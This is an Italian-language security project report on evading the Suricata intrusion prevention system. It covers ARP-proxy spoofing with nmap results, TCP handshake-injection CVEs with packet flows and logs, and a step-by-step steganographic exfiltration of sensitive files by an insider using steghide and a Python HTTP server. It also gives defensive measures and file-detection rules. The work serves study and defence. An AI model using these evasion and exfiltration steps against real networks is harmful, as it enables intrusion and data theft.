Gli attacchi di ARP-poisoning non funzionano perchè i messaggi di arp-request per associare l'IP al MAC vengono mandati in broadcast nella rete interna (dato che il confronto con la maschera e l'indirizzo di LAN risulta positivo, stavo tentando comunque di mandare la ARP reply direttamente all'interno della rete senza), quindi bisognava trovare un modo per ingannare il protocollo.

Una possibilità era quella di cambiare la route verso l'IP per mandare il pacchetto verso l'esterno(cioè associare all'indirizzo IP la route via gateway-IDPS), ma sarebbe una cosa abbastanza improbabile e incoerente per i sistemi che utilizzano sistemi di prevention di intrusioni, inoltre durante le prove di attacco, configurare le route come descritto sopra non permetteva comunque la fuoriuscita di pacchetti indirizzati ad IP della sottorete.

L'altra possibilità era quella di utilizzare altre modalità di funzionamento di ARP.

La soluzione è venuta fuori da una tecnica chiamata **proxy ARP** che permette al dispositivo e l'interfaccia in cui è stata attivata di rispondere alle ARP request con il proprio indirizzo MAC.

Proxy ARP inoltre è utilizzato in molte reti che utilizzano proxy, e per reti che hanno bisogno delle funzionalità fornite (quindi è probabile trovare sistemi vulnerabili), più informazioni riguardanti proxy ARP e casi d'uso in https://www.practicalnetworking.net/series/arp/proxy-arp/.

Una cosa molto interessante è che con la configurazione di Suricata esposta nei primi capitoli, i pacchetti non vengono controllati se sono indirizzati al sensore, cioè è possibile sfruttare le vulnerabilità del sensore per prenderne il controllo (fare uno scan delle porte, utilizzare exploit e attacchi sui servizi esposti).

Dopo questi passi di ARP-spoofing e mascheramento si può procedere con l'attacco, cioè vedere come è possibile passare i controlli.

Un modo molto semplice di vedere se l'attacco ha avuto successo è:

1. Prima di tutto dal lato IDPS settare le regole *emergent-scan.rules* in drop e non in alert
2. vedere prima cosa succede con un port-scanning senza lo spoofing e poi vedere cosa accade quando il mascheramento è stato effettuato.
3. Controllare i log e notare se ci siano stati drop o alert per i protocolli utilizzati per l'attacco
4. Svolgere delle attività che sarebbero bloccate nella rete interna protetta, come collegarsi a server non accessibii, utilizzare funzionalità non fornite all'esterno della macchina, come richiesta di pagine o record in un database o in un file-system distribuito.

Di seguito i risultati prima e dopo la messa in atto dello scenario presentato:

```
kali@kali:~/Desktop/progetto_IS$ nmap -A 192.168.0.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 20:35 EDT
Nmap scan report for 192.168.0.3
Host is up (0.0029s latency).
Not shown: 978 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   open     tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open     http       Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
1433/tcp filtered ms-sql-s
1521/tcp filtered oracle
3306/tcp filtered mysql
5432/tcp filtered postgresql
5800/tcp filtered vnc-http
5801/tcp filtered vnc-http-1
5802/tcp filtered vnc-http-2
5810/tcp filtered unknown
5811/tcp filtered unknown
5815/tcp filtered unknown
5900/tcp filtered vnc
5901/tcp filtered vnc-1
5902/tcp filtered vnc-2
5903/tcp filtered vnc-3
5904/tcp filtered unknown
5906/tcp filtered unknown
5907/tcp filtered unknown
5910/tcp filtered cm
5911/tcp filtered cpdlc
5915/tcp filtered unknown
```

Figura 6: nmap senza lo spoofing

```
kali@kali:~/Desktop/progetto_IS$ nmap -A 192.168.0.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 20:29 EDT
Nmap scan report for 192.168.0.3
Host is up (0.0045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:77:a2:1d:f3:98:1f:7d:7b:f7:e2:d2:d9:5b:3d:e2 (RSA)
|   256 0b:04:cb:a8:8a:0b:43:a5:5d:60:37:1e:07:22:81:e4 (ECDSA)
|_  256 d7:2b:34:72:08:a5:26:89:2b:ca:62:a4:14:c1:23:ae (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 7: nmap con lo spoofing

Lo scanning di porte che restituisce ***filtered*** è quello di messaggi droppati che sono stati riconosciuti da Suricata e dalle regole definite, inoltre si può notare come non sia possibile ottenere informazioni rilevanti quando viene tutto filtrato, per esempio non è stato possiible ottenere il tipo di sistema utilizzato ed informazioni rilevanti per ssh.

3.1.1.2 Considerazioni sull'attacco

Come già specificato, questo attacco è possibile solo se l'attaccante è direttamente collegato al gateway della rete protetta, cioè l'IDPS sensor, e il sensore citato deve avere il servizio di ARP proxy attivo sull'interfaccia nella rete della vittima, ovviamente se queste ipotesi non vengono rispettate, l'attacco non va a buon fine.

Queste ipotesi hanno delle caratteristiche che le rendono comuni nei sistemi:

- All'esterno di un IDPS , a meno che non sia stata costruita la topologia di conseguenza, e la configurazione sia stata fatta da mani inesperte, non si ha nessuna sicurezza, qualsiasi persona potrebbe collegarsi direttamente, anche perchè il motivo principale per cui si utilizza un IDPS è quello di dividere una rete non protetta da una protetta, questa caratteristica è stata sfruttata nello scenario descritto ed è stata usata per creare l'attacco visto.
- L'attivazione nell' IDPS sensor dell arp proxy non è una ipotesi così improbabile come si potrebbe pensare, l'IDPS potrebbe essere utilizzato come router interno tra più reti protette, che per un motivo come le configurazioni di Suricata che svolgono la funzione di controllo su reti ben definite, possono avere stessi indirizzi di LAN e stesse maschere nonostante siano su due reti differenti non raggiungibili se non passando dall'IDPS, l'unica soluzione in questo caso è l'utilizzo dell'arp proxy.

3.1.1.3 Attacco reale

Come già visto durante la presentazione dello scenario per mostrare i risultati, una situazione di attacco reale potrebbe essere semplicemente un agente esterno che tenta di controllare quali porte sono aperte ed agire di conseguenza, sfruttando delle vulnerabilità collegate alle funzionalità fornite dal calcolatore attaccato.

Altri attacchi possono sfruttare il fatto di avere la possibilità di avere l'accesso alla rete non controllato e quindi, mandando messaggi ben formati, causare **denial of service**, o causare violazioni della sicurezza varie, come attacchi all'**autenticazione**.

Inoltre, sempre grazie all'accesso non autorizzato ed indisturbato alla rete interna, un attaccante può ora accedere a servizi che non gli sono concessi, violando i **permessi** stabiliti nella rete protetta dall'IDPS e quindi, usufruire delle funzionalità tipiche della rete interna che, probabilmente, può avere un server non protetto da autenticazione, può permettere a certi agenti all'interno della rete di scambiare informazioni in chiaro.

Un semplice caso di attacco reale potrebbe essere quello di collegarsi a risorse interne che altrimenti non sarebbero accessibili dall'esterno grazie al controllo di Suricata.

Per esempio, se si considera sempre l'utente interno alla rete descritto durante l'analisi dell'attacco come un server o un database contenente dati sensibili ed accessibile soltanto dall'interno della rete (questo accesso viene controllato dall'IDPS con regole del tipo **drop <protocollo>** $EXTERNAL_NET any -> IPSERVER any)

3.1.1.4 Possibili strategie di difesa

Per contrastare ed evitare che attaccanti esterni evitino i controlli basta semplicemente andare a bloccare l'accesso ai punti deboli del sistema che sono stati sfruttati dallo scenario descritto, questi punti e le relative soluzioni sono:

- Configurazione sbagliata della rete e della topologia, quindi aggiunta di **firewall** ed indirezioni alla rete, per esempio una DMZ dove vengono tenuti dati accessibili dall'esterno, nei firewall inoltre non deve essere attivato ARP proxy altrimenti si crea una catena accessibile per entrare dentro la rete con l'IP falso.
- Attivazione di funzionalità che non hanno mai considerato la sicurezza ed esistono soltanto per portare a termine il compito per cui sono state create, quindi ARP proxy nel dettaglio, ma anche DHCP per l'assegnazione degli IP, oppure RIP e OSPF per la creazione delle routes. Per contrastare la vulnerabilità di queste funzionalità si possono creare regole direttamente nell'IDPS oppure creare la rete in modo da non avere la necessità di queste tecniche, o nascondendo dall'esterno i possibili punti deboli.
- Accesso diretto senza interfaccie ad una parte effettiva della rete(anche il confine dell'IDPS fa parte della rete) e di conseguenza, aggiungere indirezione e non permettere il collegamento diretto con parti sensibili come il sensore stesso.
- Accesso all'IDPS senza controlli, quindi contrastare il fatto che l'IDPS non controlla i pacchetti indirizzati alle sue interfaccie, includere nelle regole e nei destinatari dei pacchetti l'indirizzo IP del sensore in modo da controllare i messaggi diretti ed i tentativi di attacco al calcolatore che ne svolge la funzione

3.1.2 Violazione ed utilizzo di vulnerabilità note

Per questi scenari che verranno presentati, sono state utilizzate versioni meno recenti di Suricata 5.0.0 , anche se alcuni scenari accennati fanno riferimento alla versione di Suricata più recente, dato che colpivano vecchie versioni in punti critici, costruendo dei pacchetti ad-hoc per trapassare Suricata ed i suoi controlli, non rispettando protocolli come il TCP per trapassare il controllo di alcune regole, oppure facendo crashare direttamente il programma.

3.1.2.1 Attacco contro il normale flusso TCP

I requisiti per questo attacco sono:

i. **versione Suricata:** `<4.0.4`
ii. **tipo di attacco:** bypass dei controlli
iii. **requisiti tecnici:** Un client ed un server malevolo
iv. **requisiti per l'attacco:** Il client deve richiedere informazioni al server e tentare la connessione
v. **strumenti e software utilizzati:** Kali linux come SO dell'attaccante, client con SO debian10, IDPS con Suricata versione 4.0.0
vi. **CVE number:** `CVE-2018-6794,CVE-2018-14568, CVE-2016-10728`

La topologia di questo scenario è la stessa presentata precedentemente.

Se come lato server non si rispetta il normale ordine di pacchetti di handshake a 3 vie TCP e si iniettano alcuni dati di risposta prima del completamento dell'handshake, i dati verranno comunque ricevuti da un client ma alcuni motori IDS potrebbero saltare i controlli, questo comportamento viene seguito da Suricata nella versione specificata.

Al posto del normale flow dei pacchetti TCP (SYN,SYN-ACK,ACK) il flow è il seguente:

```
Client       -> Evil Server : [SYN] [Seq=0 Ack= 0] # il CLient inizia
l'handshake TCP

Evil Server  -> Client      : [SYN, ACK] [Seq=0 Ack= 1] #risponde nel modo
opportuno
Evil Server  -> Client      : [PSH, ACK] [Seq=1 Ack= 1]# Iniezione di dati prima
che finisca l'handshake
Evil Server  -> Client      : [FIN, ACK] [Seq=83 Ack= 1]  #dichiara la fine
della sessione
Client       -> Evil Server : [ACK] [Seq=1 Ack= 84]
```

```
Client       -> Evil Server : [PSH, ACK] [Seq=1 Ack= 84]
```

I controlli della firma IDS per il flusso tcp o il corpo di risposta http verranno ignorati in caso di iniezione di dati. Questa tecnica di attacco richiede che tutti e tre i pacchetti da un server dannoso vengano ricevuti da un lato client prima che completi l'handshake. Poiché alcuni dispositivi di rete possono influire sulla trasmissione dei pacchetti, lo sfruttamento di queste vulnerabilità non è così affidabile per lo scenario reale.

Infatti molte volte durante la prova di questo attacco, non sono state ricevute le informazioni iniettate, anche senza l'utilizzo dell'IDPS.

Questo tipo di attacco è stato portato a termine tramite la scrittura di un programma in C, Il codice si trova nella repository menzionata nella bibliografia[9]

Le regole che vengono utilizzate da Suricata per questo attacco sono le seguenti

```
alert tcp any any -> any any
    (msg: "TCP BEEN NO_STREAM RULE"; flow: no_stream; content: "been"; sid: 1; )
alert tcp any any -> any any
    (msg: "TCP BEEN ONLY_STREAM RULE"; flow: only_stream; content: "been"; sid: 2; )
alert http any any -> any any
    (msg: "HTTP BEEN RULE"; content: "been"; sid: 3; )
alert tcp any any -> any any
    (msg: "TCP GET NO_STREAM RULE"; flow: no_stream; content: "GET"; sid: 4; )
alert tcp any any -> any any
    (msg: "TCP GET ONLY_STREAM RULE"; flow: only_stream; content: "GET"; sid: 5; )
alert http any any -> any any
    (msg: "HTTP GET RULE"; content: "GET"; sid: 6; )
```


Durante l'attacco, il server viene fatto partire con varie opzioni, tra cui l'interfaccia e la porta che si vogliono utilizzare.

Dopo essere partito, viene fatta una richiesta tramite il browser (Chrome) per raggiungere l'indirizzo del server malevolo, se Suricata riuscisse a bloccare la richiesta, si avrebbe un errore di connessione, ma questo non accade.

Quando viene effettuata la richiesta, l'attaccante viene notificato nel seguente modo:


```
kali@kali:~/Desktop/progetto_IS/ids_bypass$ sudo ./inject_server -i eth1 -p 80 -d -a
[*] TCP  192.168.0.3:46526 → 123.123.1.4:80    ****S* Seq: 0×38d884f7 Ack: 0×0 Win: 0×faf0 TcpLen: 40
[+] Incoming connection from <192.168.0.3:46526>
        [+] [192.168.0.3:46526] Sending SYN-ACK
        [+] [192.168.0.3:46526] Sending HTTP response data
        [+] [192.168.0.3:46526] Closing connection. Sending FIN-ACK
[*] TCP  192.168.0.3:46526 → 123.123.1.4:80    ****S* Seq: 0×38d884f7 Ack: 0×0 Win: 0×faf0 TcpLen: 40
[+] Incoming connection from <192.168.0.3:46526>
        [+] [192.168.0.3:46526] Sending SYN-ACK
        [+] [192.168.0.3:46526] Sending HTTP response data
        [+] [192.168.0.3:46526] Closing connection. Sending FIN-ACK
[*] TCP  192.168.0.3:46526 → 123.123.1.4:80    ****S* Seq: 0×38d884f7 Ack: 0×0 Win: 0×faf0 TcpLen: 40
```

L'operazione è stata portata a termine senza essere segnalata da Suricata, quindi lato client si avrà la seguente risposta:



Questo risultato è quello ottenuto dalla persona che ha trovato la vulnerabilità, sfortunatamente non è stato possibile replicare l'attacco perché la connessione veniva tagliata direttamente e lato client non veniva visualizzata la pagina.

Di seguito i dati pcap catturati durante l'attacco:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.3	123.123.1.4	TCP	74	46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372910031 TSecr=0 WS=128
2	1.000935305	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372911032 TSecr=0 WS=128
3	3.016947690	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372913048 TSecr=0 WS=128
6	7.049096296	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372917080 TSecr=0 WS=128
7	15.240915695	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46538 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372925272 TSecr=0 WS=128
8	45.320391715	192.168.0.3	123.123.1.4	TCP	74	46540 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372955352 TSecr=0 WS=128
9	46.345416915	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46540 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372956376 TSecr=0 WS=128
10	48.361455424	192.168.0.3	123.123.1.4	TCP	74	[TCP Retransmission] 46540 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2372958392 TSecr=0 WS=128
11	49.640359848	123.123.1.4	192.168.0.3	TCP	54	80 → 46538 [SYN, ACK] Seq=0 Ack=1 Win=15500 Len=0
12	49.640434138	123.123.1.4	192.168.0.3	HTTP	140	HTTP/1.1 200 OK (text/plain)
13	49.640462445	123.123.1.4	192.168.0.3	TCP	54	80 → 46538 [FIN, ACK] Seq=87 Ack=1 Win=15500 Len=0
14	49.640516422	123.123.1.4	192.168.0.3	TCP	54	[TCP Out-Of-Order] [TCP Port numbers reused] 80 → 46538 [SYN, ACK] Seq=4172370690 Ack=1 Win=15500 Len=0
15	49.640543552	123.123.1.4	192.168.0.3	TCP	140	[TCP Out-Of-Order] 80 → 46538 [PSH, ACK] Seq=4172370691 Ack=1 Win=15500 Len=86
16	49.640580682	123.123.1.4	192.168.0.3	TCP	54	[TCP Out-Of-Order] 80 → 46538 [FIN, ACK] Seq=4172370777 Ack=1 Win=15500 Len=0
17	49.640651423	123.123.1.4	192.168.0.3	TCP	54	[TCP Previous segment not captured] [TCP Port numbers reused] 80 → 46538 [SYN, ACK] Seq=153458410 Ack=1 Win=15500 Len=0
18	49.640715701	123.123.1.4	192.168.0.3	HTTP	140	HTTP/1.1 200 OK (text/plain)
19	49.640765636	123.123.1.4	192.168.0.3	TCP	54	80 → 46538 [FIN, ACK] Seq=153458497 Ack=1 Win=15500 Len=0

Come si può notare l'attacco sembra essere andato a buon fine, tutti i pacchetti descritti precedentemente sono stati mandati(pacchetti num. 8,11,12,13), dal lato client non risulta comunque niente, quindi questo scenario è inutile per la configurazione di rete presentata negli scorsi capitoli.

Dalla stessa persona sono presentati altri due modi di fare questa iniezione del codice che equivalgono ad altri due CVE, descritti nei requisiti.

Uno di questi utilizza un server che invia un pacchetto TCP con il flag di RST settato ad un client Windows, che nel suo normale utilizzo, permette il reset della connessione.

Il client windows elaborerà comunque i dati mandati nonostante la richiesta di RST e Suricata permetterà il passaggio dei pacchetti.

Il flow delle richieste è il seguente:

```
Client        -> Evil Server : [SYN] [Seq=0 Ack= 0] # il CLient inizia
l'handshake TCP

Evil Server   -> Client      : [RST, ACK] [Seq=0 Ack= 1] #risposta con richiesta
di reset
Evil Server   -> Client      : [SYN, ACK] [Seq=1 Ack= 1]
```

Questo attacco è comunque limitato a client Windows con versioni non recenti (si sono provate varie versioni, tutte molto recenti, ma in nessun caso l'attacco sembra funzionare)

Un altro attacco riguarda il protocollo ICMP che viene sfruttato per ottenere una shell tramite DNS tunneling (a detta del tester che ha trovato la vulnerabilità) è il seguente:

Quando un pacchetto UDP è stato inviato a una porta UDP chiusa, il server deve rispondere con il tipo di messaggio ICMP "Destination Unreachable" codice "Port

unreachable". L'IDPS può interpretare le risposte "not reachable" ICMP allo stesso modo dei pacchetti TCP RST e interrompere o limitare l'ispezione del traffico di questo flusso UDP. Se una normale risposta UDP segue il messaggio ICMP, l'attaccante ignora i controlli UDP del traffico dal suo server. Si noti che i client normali chiudono le connessioni quando è stato ricevuto il pacchetto ICMP Destination unreachable, quindi scambiamo gli indirizzi IP e le porte UDP nell'UDP allegato del messaggio ICMP, di conseguenza il client non accetta tale messaggio ICMP ma il sensore IDPS sì.

Questo attacco non verrà descritto ulteriormente perché, come gli altri due, non ha dato risultati concreti, cioè non è stata raggiunta l'elusione e la cattura-elaborazione del pacchetto nella vittima.

Le soluzioni agli attacchi precedenti sembrano essere state implementate nelle versioni di Suricata > 4.0.4 , ma non ci sono articoli specifici a riguardo, solo voci nella pagina dell'update riguardanti bug generici (Bug #2440).

Sempre riguardanti la rottura del flusso normale di TCP e conseguente elusione del controllo nel sensore sono collegati molti altri bug, ma nella maggior parte dei casi non sono documentati e sono soltanto dichiarati da utenti interni allo sviluppo di suricata, per esempio in versioni più recenti di Suricata (4.1.4 e 5.0.0) viene rotto nello stesso modo il flusso TCP simulando la chiusura di una connessione e mandando pacchetti nonostante la connessione sia dichiarata chiusa, molto simile al secondo caso descritto precedentemente con il set della flag TCP RST, referenza e link al bug nella bibliografia[10]

Non sono stati presentati altri exploit e scenari di questo tipo perché quelli provati non sembravano funzionare, in particolare arrivavano all'host vittima, ma non venivano elaborati i dati inviati, proprio per il fatto che la connessione non era stabilita oppure era stata interrotta.

Dagli alert risulta comunque che i pacchetti siano passati indisturbati dalle regole definite ad inizio capitolo (nel fast.log non sono apparsi alert per il payload mandato dall'attaccante) e quindi, da una diversa angolatura, sembra che l'attacco di bypassing sia andato a buon fine.

3.1.2.2 Attacco del protocollo FTP

Questo attacco è stato dichiarato nel 2019, e descrive come sia possibile disattivare dei moduli tramite panic, oppure uccidere completamente Suricata, tramite dei pacchetti FTP costruiti ad-hoc.

I requisiti per questo attacco sono:

i. **versione Suricata:** `4.1.4` dichiarata, ma probabilmente anche versioni precedenti
ii. **tipo di attacco:** crash di moduli oppure dell'intero programma tramite panic
iii. **requisiti tecnici:** Un client ed un server FTP malevolo
iv. **requisiti per l'attacco:** Il client deve richiedere dei file al server.
v. **strumenti e software utilizzati:** Kali linux come SO dell'attaccante, client con SO debian10, IDPS con Suricata versione 4.1.4
vi. **CVE number:** `CVE-2019-10055`

Il bug riguarda un mancato controllo sulla lunghezza di una funzione decodificatore di risposta passiva restituisce un u16, tuttavia il metodo di calcolo del valore della porta può creare un valore maggiore di un u16 che può portare a panic, e quindi crash del modulo FTP utilizzato, oppure di Suricata.

Altre informazioni a riguardo non sono state trovate.

La risoluzione a questo bug è stata dichiarata sempre nella stessa versione di Suricata[(12)]

3.1.2.3 Considerazioni sugli attacchi su vulnerabilità descritti

Gli attacchi presentati precedentemente non sono risultati molto utili, anche perchè nel primo caso, cioè l'attacco che causava il bypass di alcuni pacchetti da parte dell'IDPS, lo scenario sembrava funzionare una volta su cento, nel secondo caso non esistevano esempi reali che siano stati trovati ed exploitati a vantaggio dell'attaccante

Come già specificato, gli attacchi che utilizzavano la rottura del flusso TCP non sembravano funzionare nella macchina , comunque data la ricorrenza di questo tipo di attacchi, e la loro presunta pericolosità, si può generalizzare dicendo che bisogna fare particolare attenzione al flusso TCP ed ai protocolli in generale, controllando che vengano rispettati gli standard, stesso discorso può essere fatto per tutti gli attacchi diretti a Suricata, per esempio nel primo scenario, si sono utilizzati protocolli che non

richiedevano autenticazione o altro, semplicemente perché poggiavano sull'assunto secondo cui l'indirizzamento MAC poteva essere utilizzato solo per reti LAN interne.

3.1.3 Elusione dei controlli con la complicità di una talpa

Questo attacco sfrutta l'implementazione ed il funzionamento di Suricata. Inoltre sfrutta delle tecniche di **Steganografia** per eludere i controlli di Suricata.

I requisiti per questo attacco sono:

i. **versione Suricata:** qualsiasi
ii. **tipo di attacco:** bypass dei controlli
iii. **requisiti tecnici:** conoscenza dei protocolli di rete e di collegamento, conoscenza dei controlli di Suricata, visione chiara di steganografia.
iv. **requisiti per l'attacco:** il sensore IDPS(che può essere un router o una macchina apposita, inoltre si vedrà come questo IDPS debba avere una particolare configurazione), un host interno deve voler portare informazioni rilevanti all'esterno senza essere notato, un file server interno per l'accesso di dati o un modo di far uscire informazioni all'esterno.
v. **strumenti e software utilizzati:** Kali linux come SO dell'attaccante, gli utenti nella rete utilizzano una versione base di Debian10, steghide, python, wget o curl.
vi. **CVE number:** nessuno, l'attacco è stato creato dal sottoscritto.

3.1.3.1 Scenario di attacco

Per questo attacco è necessaria la collaborazione di due host, uno dei quali è l'attaccante esterno, e l'altro è la talpa o l'utente interno che vuole divulgare informazioni rilevanti all'esterno senza essere scoperto.

Tutti e due i partecipanti a questo attacco devono avere **steghide** installato nel proprio sistema, eventualmente se non si può ottenere il software esistono tool online come stegano, che però rilasciano delle tracce nell'IDPS se settato nel modo corretto (e si vedrà infatti che se si utilizza stegano, si avranno sia il file modificato che quello originale).

Inoltre, devono essere d'accordo su una passphrase utilizzata da steghide per criptare i dati da nascondere.

La prima cosa da fare per permettere l'uscita dei dati rilevanti dall'interno della rete protetta verso l'attaccante esterno è nascondere i dati in qualcosa di molto comune della vita quotidiana, come per esempio una foto personale oppure una traccia audio.

Dopo aver scelto il *carrier medium* da utilizzare per creare lo *steganography medium* contenente i dati rilevanti da nascondere.

Per questo scenario è stata scelta una immagine raffigurante alberi.

Il prossimo passo è la scelta dei dati da mandare verso l'esterno della rete, che possono essere file di molti tipi. Bisogna fare comunque attenzione alla dimensione dei dati da nascondere, che non devono superare la capacità massima ottenibile per un file carrier con il comando

steghide info <carrier>

Per questo scenario è stato scelto un file chiamato *informazioni_rilevanti.txt* che dovrebbe contenere dei dati importanti come dati di clienti, log di sistema significativi, etc...

Il comando per creare lo *steganography medium* è il seguente:

```
steghide embed -cf forest.jpg -ef informazioni_significative.txt -sf steno_medium.jpg
```

eseguito il comando apparira un prompt per l'immissione di una **passphrace**, che garantirà l'encryption del contenuto (opportunamente compresso prima), l'algoritmo di compressione utilizzato è AES a 128 bit.

Dopo la creazione, la talpa interna aprirà un server HTTP dove poter condividere file.

Il file server è quello fornito da python per facilità di utilizzo, il comando per l'esecuzione è il seguente:

```
python -m SimpleHTTPServer 80
```

L'attaccante esterno si collegerà quindi all'host talpa tramite un browser, oppure prendendo direttamente il file con wget o curl.

Dopo aver ottenuto il file, l'attaccante lancia il seguente comando:

```
steghide extract -sf steno_medium.jpg
```

e subito apparirà un prompt per immettere la **passphrace.**

Dopo aver finito la decodifica, si avrà a disposizione il file nascosto all'interno del medium carrier, uscito passando inosservato sotto forma di una foto comune.

3.1.3.2 Strategie di difesa

Nel momento in cui i file vengono inviati, una qualsiasi regola di suricata che riesca a rilevare trasferimenti file tramite vari protocolli diventa estremamente utile, anche se preferibilmente non dovrebbe essere messa in drop mode, dato che i dati dovrebbero passare in qualche modo, specialmente dall'interno verso l'esterno.

Le seguenti regole salvano i file che passano dall'IDPS (bisogna attivare file magic):

```
#alert http any any -> any any (msg:"FILEEXT JPG file claimed"; fileext:"jpg"; sid:1; rev:1;)
#alert http any any -> any any (msg:"FILEEXT BMP file claimed"; fileext:"bmp"; sid:3; rev:1;)
#alert http any any -> any any (msg:"FILESTORE jpg"; flow:established,to_server; fileext:"jpg";
filestore; sid:6; rev:1;)
#alert http any any -> any any (msg:"FILESTORE pdf"; flow:established,to_server; fileext:"pdf";
filestore; sid:8; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC pdf"; flow:established,to_server;
filemagic:"PDF document"; filestore; sid:9; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC jpg(1)"; flow:established,to_server;
filemagic:"JPEG image data"; filestore; sid:10; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC jpg(2)"; flow:established,to_server;
filemagic:"JFIF"; filestore; sid:11; rev:1;)
#alert http any any -> any any (msg:"FILEMAGIC short"; flow:established,to_server;
filemagic:"very short file (no magic)"; filestore; sid:12; rev:1;)
#alert http any any -> any any (msg:"FILE store all"; filestore; noalert; sid:15; rev:1;)
#alert http any any -> any any (msg:"FILE magic"; filemagic:"JFIF"; filestore; noalert; sid:16;
rev:1;)
#alert http any any -> any any (msg:"FILE magic"; filemagic:"GIF"; filestore; noalert; sid:23;
rev:1;)
#alert http any any -> any any (msg:"FILE magic"; filemagic:"PNG"; filestore; noalert; sid:17;
rev:1;)
#alert http any any -> any any (msg:"FILE magic -- windows"; flow:established,to_client;
filemagic:"executable for MS Windows"; filestore; sid:18; rev:1;)
#alert http any any -> any any (msg:"FILE tracking PNG (1x1 pixel) (1)"; filemagic:"PNG image
data, 1 x 1,"; sid:19; rev:1;)
#alert http any any -> any any (msg:"FILE tracking PNG (1x1 pixel) (2)"; filemagic:"PNG image
data, 1 x 1|00|"; sid:20; rev:1;)
#alert http any any -> any any (msg:"FILE tracking GIF (1x1 pixel)"; filemagic:"GIF image data,
version 89a, 1 x 1|00|"; sid:21; rev:1;)
#alert http any any -> any any (msg:"FILE pdf claimed, but not pdf"; flow:established,to_client;
fileext:"pdf"; filemagic:!"PDF document"; filestore; sid:22; rev:1;)
#alert smtp any any -> any any (msg:"File Found over SMTP and stored"; filestore; sid:27; rev:1;)
#alert http any any -> any any (msg:"Black list checksum match and extract MD5";
filemd5:fileextraction-chksum.list; filestore; sid:28; rev:1;)
#alert http any any -> any any (msg:"Black list checksum match and extract SHA1";
filesha1:fileextraction-chksum.list; filestore; sid:29; rev:1;)
#alert http any any -> any any (msg:"Black list checksum match and extract SHA256";
filesha256:fileextraction-chksum.list; filestore; sid:30; rev:1;)
#alert ftp-data any any -> any any (msg:"File Found within FTP and stored"; filestore;
filename:"password"; ftpdata_command:stor; sid:31; rev:1;)
